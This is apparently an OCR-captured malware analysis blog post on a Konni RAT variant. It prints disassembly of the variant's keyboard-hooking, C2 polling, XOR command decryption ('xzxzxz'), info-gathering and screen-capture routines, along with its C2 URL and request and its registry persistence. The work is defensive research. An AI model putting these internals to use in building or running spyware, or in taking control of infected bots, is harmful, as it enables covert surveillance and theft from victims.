
Analysis of new variant of Konni RAT

These days TalosIntelligence commented about a new variant of Konni RAT. It is not a complicated malware, but it implements some interesting tricks and functionality typical of RATs. I wanted to take a look at something different (there is more life after the ransomware) and in this post you can find a brief analysis of this RAT. I hope you enjoy it.

Before startintg with the post, i would like to refer to you to the TalosIntelligence analysis of a previous variant of Konni. New variant is similar to the variant analyzed in Talos post. However there are some different things. In addition i reversed different parts of the code, and i give other details. For this reason i recommend reading both posts if you are interesting in having a good knowledge about this RAT.


Modules

We have the sample f4abe28f3c35fa75481ae056d8637574. It is a dropper that is able to drop different PE files depending on the architecture (32 / 64). If we unpack the dropper we can find it has two PE files and two DOCX files into resources:



Docx file1: 63a43fe8874fbbf3adb1b9aeb03adb6bfaa2935a40bb1893e90e3ab762dd44bd

Docx file2: [a12db66cb7b7b991ac2ba736fb48e04566ffd2defdcb08fb9a8ab3781253f73c]



DOC1

N.K. marks anniversary of strategic force, touting missile capabilities

North Korea on Monday celebrated the anniversary of its strategic force in charge of missile development, saying that its missiles can hit any target in a speedy and accurate manner.

But this year, Pyongyang refrained from delivering a bellicose message against the United States as it is apparently gauging Seoul and Washington's new North Korea policy direction in the wake of the allies' summit last week.

North Korea's rubber-stamp parliament announced last year that it will designate July 3 as the Day of Strategic Force to mark its creation in 1999.

"The Strategic Force, which is beloved by people, is the nation's pride and power. It has provided the country a reliable nuclear force," said the Rodong Sinmun, the main organ of the ruling Workers' Party of Korea.

It said that missiles developed by the force can hit any target on Earth and cannot be tracked due to its speedy launches and flights. Their launches are always successful, it added.

North Korea unveiled the existence of its strategic rocket forces for the first time at a military parade in 2012 to mark the centennial of state founder Kim Il-sung's birth. In 2013, the country set up the strategic forces by expanding the rocket forces.

North Korea is working on developing a nuclear-tipped intercontinental ballistic missile (ICBM) capable of hitting the U.S. mainland. Pyongyang has conducted five nuclear tests since 2006 and launched around 30 ballistic missiles last year alone.

It has fired ballistic missiles, including the Hwasong-12 intermediate-range missile on five occasions, since liberal South Korean President Moon Jae-in took office in May.

But at the anniversary, the North did not send a message full of war rhetoric against the U.S. Last year, it threatened that it will engulf U.S. military bases in a sea of fire.

Moon and his U.S. counterpart Donald Trump held their first summit last week, during which North Korea's nuclear issue was one of the main agenda items.

They agreed to leave the door for dialogue with North Korea open "under the right circumstances," a joint statement said.

It showed that Trump "supported President Moon's aspirations to restart inter-Korean dialogue on issues, including humanitarian affairs," and hailed South Korea's "leading role" in creating the conditions for the peaceful reunification of the two Koreas.

North Korea's state media has yet to unveil its response to the outcome of the summit.

DOC2

PE file1: [290b1e2415f88fc3dd1d53db3ba90c4a760cf645526c8240af650751b1652b8a]

PE file2: [8aef427aba54581f9c3dc923d8464a92b2d4e83cdf0fd6ace00e8035ee2936ad]

PE files are packed with ASPack v2.12.

We will analyze the 32 bit version.

RAT module

The 32 bits rat module is installed into this folder:

C:\Users\<user>\AppData\Local\MFAData\event\errorevent.dll

And the Run registry key is modified:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
“RTHDVCP”=”rundll32.exe C:\\Users\\javi\\AppData\\Local\\MFAData\\event\\errorevent.dll check”

After removing the ASPack v2.12 layer, we take a look into the malware with IDA.

The malware installs a windows hook and because of this, the errorevent.dll is loaded into machine's running processes:

```
.text:6D031430
.text:6D031430 DoSetWindowsHook proc near              ; CODE XREF: Install+BC↓p
.text:6D031430                 mov     eax, [ecx]
.text:6D031432                 push    0
.text:6D031434                 mov     dword_6D04B090, eax
.text:6D031439                 mov     ecx, [ecx+4]
.text:6D03143C                 push    ecx
.text:6D03143D                 push    offset SetWindowsHookCallback
.text:6D031442                 push    3
.text:6D031444                 call    ds:USER32_SetWindowsHookExW
.text:6D03144A                 mov     dword_6D04B8B8, eax
.text:6D03144F                 retn
.text:6D03144F DoSetWindowsHook endp
.text:6D03144F
```

In the SetWindowsHookEx callback, it logs and queues keyboard events together with the window where they happened. Another thread analyzes the keyboard events, and it keeps to a file events happened in browser processes:

```
.text:6D037A90
.text:6D037A90 ThreadWorkWithBrowsers proc near        ; DATA XREF: DoCreateThread
.text:6D037A90
.text:6D037A90 var_108         = byte ptr -108h
.text:6D037A90 var_4           = dword ptr -4
.text:6D037A90
.text:6D037A90                 push    ebp
.text:6D037A91                 mov     ebp, esp
.text:6D037A93                 sub     esp, 108h
.text:6D037A99                 mov     eax, dword_6D04A1A0
.text:6D037A9E                 xor     eax, ebp
.text:6D037AA0                 mov     [ebp+var_4], eax
.text:6D037AA3                 cmp     dword_6D04A000, 0
.text:6D037AAA                 jz      loc_6D037BFD
.text:6D037AB0                 push    104h
.text:6D037AB5                 lea     eax, [ebp+var_108]
.text:6D037ABB                 push    eax
.text:6D037ABC                 push    0
.text:6D037ABE                 call    ds:kernel32_GetModuleFileNameAStub_
.text:6D037AC4                 lea     ecx, [ebp+var_108]
.text:6D037ACA                 push    ecx
.text:6D037ACB                 call    sub_6D044A48
.text:6D037AD0                 add     esp, 4
.text:6D037AD3                 lea     edx, [ebp+var_108]
.text:6D037AD9                 push    edx
.text:6D037ADA                 call    ds:SHLWAPI_PathStripPathA_
.text:6D037AE0                 push    ebx
.text:6D037AE1                 push    esi
.text:6D037AE2                 mov     ecx, offset aIexplore_exe ; "iexplore.exe"
.text:6D037AE7                 lea     eax, [ebp+var_108]
.text:6D037AED                 push    edi
```

It checks these processes names:

```
.rdata:6D045F0C aPsiphon3_exe   db 'psiphon3.exe',0     ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B75↑o
.rdata:6D045F19                 align 4
.rdata:6D045F1C aChrome_exe     db 'chrome.exe',0       ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B45↑o
.rdata:6D045F27                 align 4
.rdata:6D045F28 aFirefox_exe    db 'firefox.exe',0      ; DATA XREF: ThreadWorkWithBrowsers:loc_6D037B15↑o
.rdata:6D045F34 aIexplore_exe   db 'iexplore.exe',0     ; DATA XREF: ThreadWorkWithBrowsers+52↑o
```

Interesting keyboard events are logged to the file:

C:\Users\<user>\AppData\Local\Packages\microsoft\debug.tmp

Other files are used by the RAT in the process of managing commands:

```
.rdata:6D045B44 aSDebug_tmp     db '%s\debug.tmp',0 ——— log keyboard events
.rdata:6D045B44
.rdata:6D045B51                 align 4
.rdata:6D045B54 aSPackagesMicro db '%s\Packages\microsoft',0
.rdata:6D045E78 aSRepaired      db '%s\repaired',0 ——— used to keep downloaded commands
.rdata:6D045E84 aSSamed         db '%s\samed',0
.rdata:6D045E8D                 align 10h
.rdata:6D045E90 aSTedsul_ocx    db '%s\tedsul.ocx',0
.rdata:6D045E9E                 align 10h
.rdata:6D045EA0 aSHelpsol_ocx   db '%s\helpsol.ocx',0
.rdata:6D045EAF                 align 10h
.rdata:6D045EB0 aSTrepsl_ocx    db '%s\trepsl.ocx',0
.rdata:6D045EBE                 align 10h
.rdata:6D045EC0 aSPsltred_ocx   db '%s\psltred.ocx',0
.rdata:6D045ECF                 align 10h
.rdata:6D045ED0 aSSolhelp_ocx   db '%s\solhelp.ocx',0
.rdata:6D045EDF                 align 10h
.rdata:6D045EE0 aSSulted_ocx    db '%s\sulted.ocx',0
.rdata:6D045EEE                 align 10h
.rdata:6D045EF0 aSMicrosoft     db '%s\microsoft',0
.rdata:6D045EFD                 align 10h
.rdata:6D045F00 aSPackages      db '%s\Packages',0
```

Malware dll is injected into multiple processes. To monitor what malware files are created and written we can use this breakpoint with instructions (it is splitted in multiple lines for better reading):

bp NtWriteFile -> when NtWriteFile hit, execute the next script
“.foreach (tok { !handle (poi (esp+4)) }) -> search “Packages” in the path
{
.if ($spat(\”${tok}\”, \”*Packages*\”) != 0)
{
da (poi (esp+18));.break; -> if found, print the data written
}
};g;”

bp NtWriteFile “.foreach (tok { !handle (poi (esp+4)) }) { .if ($spat(\”${tok}\”, \”*Packages*\”) != 0) { da (poi (esp+18));.break;}};g;”

The other RAT functionality is executed under demand, as we will see it in the next section about communications.

Communications

The malware executes a thread for communications with the CnC. It asks for commands each 15 minutes. A file with commands is downloaded and parsed, and the commands are executed (and the results uploaded to the CnC):

```
ThreadGetCommands proc near             ; DATA XREF: ThreadWorkWithBrowsersSubImportant+15C↓o

var_CC          = byte ptr -0CCh
var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                sub     esp, 0CCh
                mov     eax, dword_6D04A1A0
                xor     eax, ebp
                mov     [ebp+var_4], eax
                push    esi
                mov     esi, ds:kernel32_SleepStub_
                lea     ebx, [ebx+0]

loc_6D0378C0:                           ; CODE XREF: ThreadGetCommands+62↓j
                push    0DBBA0h         ; sleep for 15 minutes befores asking for more commands
                call    esi ; kernel32_SleepStub_
                push    offset file_download ; -> CB5D234D (id for this bot. Calculated based
                                        ; on computer info and installation date)
                push    offset aMemberDaumchk_ ; "member-daumchk.netai.net"
                lea     eax, [ebp+var_CC]
                push    offset aHttpSWegetDownload_ph ; "http://%s/weget/download.php?file=%s_dr"...
                push    eax
                call    log2file
                lea     ecx, [ebp+var_CC] ; http://member-daumchk.netai.net/weget/download.php?file=CB5D234D_dropcom
                push    offset path_repaired ; C:\Users\javi\AppData\Packages\microsoft\repaired
                push    ecx
                call    DoInternetReadFile ; Here it is downloading the commands file.
                                        ; In the function ManageCommand it will parse
                                        ; the file and will execute the commands
                add     esp, 18h
                push    2710h
                call    esi ; kernel32_SleepStub_
                call    ManageCommands
                jmp     short loc_6D0378C0 ; sleep for 15 minutes befores asking for more commands
ThreadGetCommands endp
```

The RAT calculates a value based on the installation time and infected computer info, and that value is used as bot_id to identify the current infected machine. In my case it generated CB5D234D.

To download the commands it connects by http GET to:

http://member-daumchk.netai.net/weget/download.php?file=CB5D234D_dropcom

```
GET /weget/download.php?file=CB5D234D_dropcom HTTP/1.1
User-Agent: HTTP
Host: member-daumchk.netai.net
```

It is:

http://<domain>/weget/download.php?file=<bodid>_dropcom

This new variant uses wininet api to connect CnC (Talos analysis about the previous variant says the RAT was using winsock api connect, send, recv,… instead of http specified api):

```
    push    1
    push    offset aHttp    ; "HTTP"
    mov     [ebp+var_408], eax
    call    ds:wininet_InternetOpenA_
    mov     edi, eax
    mov     [ebp+var_410], edi
    test    edi, edi
    jz      loc_6D035BA4
    push    ebx
    push    ebx
    push    ebx
    push    ebx
    push    esi
    push    edi
    call    ds:wininet_InternetOpenUrlA_
    mov     esi, eax
    test    esi, esi
    jz      loc_6D035B9D
    mov     ecx, [ebp+var_408]
    push    offset unk_6D045A10
    push    ecx
    call    sub_6D037EBB
    mov     edi, eax
    add     esp, 8
    test    edi, edi
    jz      short loc_6D035B90
    mov     [ebp+var_408], 0Ah
    mov     edi, edi

):                          ; CODE XREF: DoInternetReadFile+BD↓j
                            ; DoInternetReadFile+C5↓j
    lea     edx, [ebp+var_40C] ;  suspicious_loop(incdec )
    push    edx
    push    400h
    lea     eax, [ebp+var_404]
    push    eax
    push    esi
    call    ds:wininet_InternetReadFile_
    mov     ecx, [ebp+var_40C]
    push    edi
    push    1
    push    ecx
    lea     edx, [ebp+var_404]
    push    edx
    call    sub_6D0392E7
    mov     eax, [ebp+var_40C]
    add     esp, 10h
    add     ebx, eax
    test    eax, eax
```

After downloading the commands they are decrypted (key “xzxzxz”) and parsed:

```
push    offset aR       ; "r+"
push    offset Path_Repaired_File
call    sub_6D037E8B
mov     edi, eax
push    edi
mov     [ebp+var_A30], edi
call    sub_6D039E4C
push    eax
call    sub_6D044AA5
push    edi
push    eax
lea     edx, [ebp+var_A2C]
push    1
push    edx
call    sub_6D039173
lea     eax, [ebp+var_A2C]
push    offset aXzxzxz  ; "xzxzxz"
push    eax
call    DecryptCommands
mov     ebx, eax
add     esp, 28h
test    ebx, ebx
jz      errorCheckAndDecryptCommandsFile
```

The decryption function:


```
DecryptCommands proc near               ; CODE XREF: HanageCommands+AB↑p
                                        ; HanageCommands+29A↑p
                                        ; HanageCommands+35A↑p

buf             = dword ptr  4
key             = dword ptr  8

; FUNCTION CHUNK AT .text:6D03E170 SIZE 00000005 BYTES
; FUNCTION CHUNK AT .text:6D03E186 SIZE 00000008 BYTES

                mov     ecx, [esp+key]
                push    edi
                push    ebx
                push    esi
                mov     dl, [ecx]
                mov     edi, [esp+0Ch+buf]
                test    dl, dl
                jz      short loc_6D038D20
                mov     dh, [ecx+1]
                test    dh, dh
                jz      short loc_6D038D00

loc_6D038CB8:                           ; CODE XREF: DecryptCommands+58↓j
                                        ; DecryptCommands+6B↓j
                mov     esi, edi        ;  suspicious_loop(xor )
                mov     ecx, [esp+0Ch+key]
                mov     al, [edi]
                add     esi, 1
                cmp     al, dl
                jz      short loc_6D038CDE
                test    al, al
                jz      short loc_6D038CD8

loc_6D038CC8:                           ; CODE XREF: DecryptCommands+36↓j
                mov     al, [esi]
                add     esi, 1

loc_6D038CD0:                           ; CODE XREF: DecryptCommands+45↓j
                cmp     al, dl          ;  suspicious_loop(xor )
                jz      short loc_6D038CDE
                test    al, al
                jnz     short loc_6D038CC8

loc_6D038CD8:                           ; CODE XREF: DecryptCommands+29↑j
                pop     esi
                pop     ebx
                pop     edi
                xor     eax, eax
                retn
; ---------------------------------------------------------------------------

loc_6D038CDE:                           ; CODE XREF: DecryptCommands+25↑j
                                        ; DecryptCommands+32↑j
                mov     al, [esi]
                add     esi, 1
                cmp     al, dh
                jnz     short loc_6D038CD0 ;  suspicious_loop(xor )
                lea     edi, [esi-1]
```

```
loc_6D038CEA:                           ; CODE XREF: DecryptCommands+69↓j
                mov     ah, [ecx+2]
                test    ah, ah
                jz      short loc_6D038D19
                mov     al, [esi]
                add     esi, 2
                cmp     al, ah
                jnz     short loc_6D038CB8 ;  suspicious_loop(xor )
                mov     al, [ecx+3]
                test    al, al
                jz      short loc_6D038D19
                mov     ah, [esi-1]
                add     ecx, 2
                cmp     al, ah
                jz      short loc_6D038CEA
                jmp     short loc_6D038CB8 ;  suspicious_loop(xor )
; ---------------------------------------------------------------------------

loc_6D038D00:                           ; CODE XREF: DecryptCommands+16↑j
                xor     eax, eax
                pop     esi
                pop     ebx
                pop     edi
                mov     al, dl
                jmp     loc_6D03E186
; ---------------------------------------------------------------------------

loc_6D038D19:                           ; CODE XREF: DecryptCommands+4F↑j
                                        ; DecryptCommands+5F↑j
                lea     eax, [edi-1]
                pop     esi
                pop     ebx
                pop     edi
                retn
; ---------------------------------------------------------------------------

loc_6D038D20:                           ; CODE XREF: DecryptCommands+F↑j
                mov     eax, edi
                pop     esi
                pop     ebx
                pop     edi
                retn
```

Seeing the communications code, it seems it would be not difficult to create a fake CnC to control a bot (not RSA keys or something like that are used to certify the command comes from the author).

Once decrypted it starts to parse commands:

```
; ---------------------------------------------------------------------------
                align 4
switchCommands  dd offset loc_6D037406  ; DATA XREF: ManageCommands+12F↑r
                dd offset ManageCommandUploadComputerInfo ; jump table for switch statement
                dd offset ManageCommandCaptureScreen
                dd offset ManageCommandGetFSInfo
                dd offset ManageCommandGetFSInfo2
                dd offset ManageCommandDeleteFile
                dd offset ManageCommandExecute
                dd offset loc_6D03775E
                align 10h
```



Command for collecting computer info

With this command the malware collects different information about the machine:

```
mov     [ebp+var_160C], edi
call    ds:kernel32_GetComputerNameA_
lea     eax, [ebp+var_E08]
push    eax
push    offset aThisComputerSN ; "This computer's name is %s"
push    esi
call    sub_6D037CF3
add     esp, 0Ch
lea     ecx, [ebp+var_160C]
push    ecx
lea     edx, [ebp+var_1608]
push    edx
mov     [ebp+var_160C], edi
call    ds:ADVAPI32_GetUserNameA_
lea     eax, [ebp+var_1608]
push    eax
push    offset aThisComputerSU ; "\r\nThis computer's username is %s"
push    esi
call    sub_6D037CF3
push    offset aDriveInformati ; "\r\nDrive Information is as follow.\r\n
push    esi
call    sub_6D037CF3
add     esp, 14h
mov     [ebp+var_1610], 1
call    ds:kernel32_GetLogicalDrivesStub_
mov     edi, ds:kernel32_GetVolumeInformationA_
mov     ebx, ds:kernel32_GetDriveTypeAStub_
…
push    offset a0sIs    ; "\r\n OS is : "
push    esi
call    sub_6D037CF3
push    esi
call    sub_6D037C7F
push    offset aProductname ; "productname"
push    offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    80000002h
call    sub_6D03615D
push    offset aA       ; "a"
push    offset unk_6D04C118
call    sub_6D037EBB
mov     esi, eax
push    offset aSystemType ; "\r\n System Type: "
push    esi
call    sub_6D037CF3
push    103h
lea     edx, [ebp+var_107]
push    0
push    edx
mov     [ebp+var_108], 0
call    _sub_6D038800
add     esp, 34h
push    104h
lea     eax, [ebp+var_108]
push    eax
call    ds:kernel32_RegisterConsoleIME_
pop     edi
…
call    sub_6D037CF3
add     esp, 8
push    offset aStartmenuProgr ; "\r\nStartMenu Programs\r\n"
push    esi
call    sub_6D037CF3
push    esi
call    sub_6D037C7F
push    offset aSoftwareClasse ; "SOFTWARE\\classes\\installer\\products"
push    80000002h
call    sub_6D035EA0
mov     ecx, [ebp+var_4]
add     esp, 14h
```

Command for screen capturing

Capture of the screen it is done here:

```
screencapture proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    0
call    ds:GDI32_CreateCompatibleDC_
mov     ebx, [ebp+arg_C]
mov     edi, eax
mov     eax, [ebp+arg_8]
push    ebx
push    eax
push    0
call    ds:USER32_NtUserGetDC_
push    eax
call    ds:GDI32_CreateCompatibleBitmap
mov     esi, eax
push    esi
push    edi
call    ds:GDI32_SelectObject_
mov     ecx, [ebp+arg_4]
mov     edx, [ebp+arg_0]
push    0CC0020h
push    ecx
push    edx
push    0
call    ds:USER32_NtUserGetDC_
push    eax
mov     eax, [ebp+arg_8]
push    ebx
push    eax
push    0
push    0
push    edi
call    ds:GDI32_BitBlt_
mov     ecx, [ebp+arg_8]
push    ebx
push    ecx
push    esi
call    sub_6D036450
add     esp, 0Ch
push    esi
call    ds:GDI32_DeleteObject_
pop     edi
pop     esi
mov     al, 1
pop     ebx
pop     ebp
retn
screencapture endp
```

References

- New KONNI Campaign References North Korean Missile Capabilities
- KONNI: A Malware Under The Radar For Years
- https://otx.alienvault.com/pulse/595f5bdd6a52154a2872219f/
